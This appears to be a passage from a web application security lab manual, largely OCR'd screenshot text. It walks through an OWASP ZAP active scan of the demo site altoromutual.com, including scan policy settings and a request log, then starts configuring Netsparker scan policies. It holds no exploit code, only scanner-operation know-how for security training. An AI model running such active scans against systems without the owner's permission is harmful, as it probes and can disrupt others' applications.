
Active scanning:


To perform active scan, select ***Active Scan*** option as shown in below image.








Under ***Active Scan***, select ***New Scan*** and provide necessary details and click on ***start scan***







Active Scan
Scope
Input Vectors
Custom Vectors
Technology
Policy
Technology
DB
Firebird
HypersonicSQL
IBM DB2
Microsoft Access
Microsoft SQL Server
MySQL
Oracle
PostgreSQL
SAP MaxDB
SQLite
Sybase
Language
ASP
C
PHP
XML
OS
Linux
MacOS
Windows
Cancel
Reset
Start Scan


Active Scan
Scope
Input Vectors
Custom Vectors
Technology
Policy
Policy
Client Browser
Information Gathering
Injection
Miscellaneous
Server Security
Policy
Policy:
Default Policy
Default Alert Threshold:
Medium
(Default threshold)
Default Attack Strength:
Medium
(Default attacks)
Apply
Default
Threshold To
All
Rules
Go
Apply
Default
Strength To
All
Rules
Go
Category
Threshold
Strength
Client Browser
Information Gathering
Default
Default
Injection
Default
Default
Miscellaneous
Default
Default
Server Security
Default
Default
Cancel
Reset
Start Scan


Applications
Places
OWASP ZAP
Wed 07:55
Untitled Session - OWASP ZAP 2.5.0
File Edit View Analyse Report Tools Online Help
Standard Mode
Sites
Quick Start
Request
Response
Contexts
Default Context
Sites
http://ocsp.digicert.com
http://www.altoromutual.com
Welcome to the OWASP Zed Attack Proxy (ZAP)
ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.
Please be aware that you should only attack applications that you have been specifically been given permissio
To quickly test an application, enter its URL below and press 'Attack'.
URL to attack:
http://
Attack
Stop
Progress:
Not started
For a more in depth test you should explore your application using your browser or automated regression test
History
Search
Alerts
Output
Active Scan
New Scan
Progress:
0: http://www.altoromutual.com
61%
Current Scans: 1
Num requests: 143
Id
Req. Timestamp
Resp. Timestamp
Method
URL
Code
Reason
RTT
Size Resp. Header
Size Resp. Body
161 20/06/18 07:55:24 20/06/18 07:55:25 GET http://www.altoromutual.com/default.aspx?cont... 200 OK 263 ms 253 bytes 6.93 KiB
162 20/06/18 07:55:25 20/06/18 07:55:25 GET http://www.altoromutual.com/default.aspx?cont... 200 OK 265 ms 253 bytes 6.93 KiB
163 20/06/18 07:55:25 20/06/18 07:55:25 GET http://www.altoromutual.com/default.aspx?cont... 200 OK 263 ms 253 bytes 6.93 KiB
164 20/06/18 07:55:25 20/06/18 07:55:25 GET http://www.altoromutual.com/default.aspx?cont... 404 Not Found 255 ms 179 bytes 1.22 KiB
165 20/06/18 07:55:26 20/06/18 07:55:26 GET http://www.altoromutual.com/default.aspx?cont... 200 OK 738 ms 253 bytes 6.93 KiB
166 20/06/18 07:55:26 20/06/18 07:55:27 GET http://www.altoromutual.com/default.aspx?cont... 200 OK 250 ms 253 bytes 6.93 KiB
Alerts
ZAP out of date!
Current Scans


Select Report options on top left corner and export results a HTML document.




Practical 5: Web Application Scanning using Netsparker


Install and run Netsparker web application scanner on Windows OS.


Select ***Scan Policy Editor*** and configure required options as shown below








Select ***New*** and add policy details. Follow below images.



Scan Policy Editor - Default Security Checks
New
New Optimized
Clone
Delete
Optimize
Default Security Checks
Performs recommended security checks
Default Security Checks + DOM XSS
Performs recommended security checks and DO...
Extensive Security Checks
Performs all of the security checks

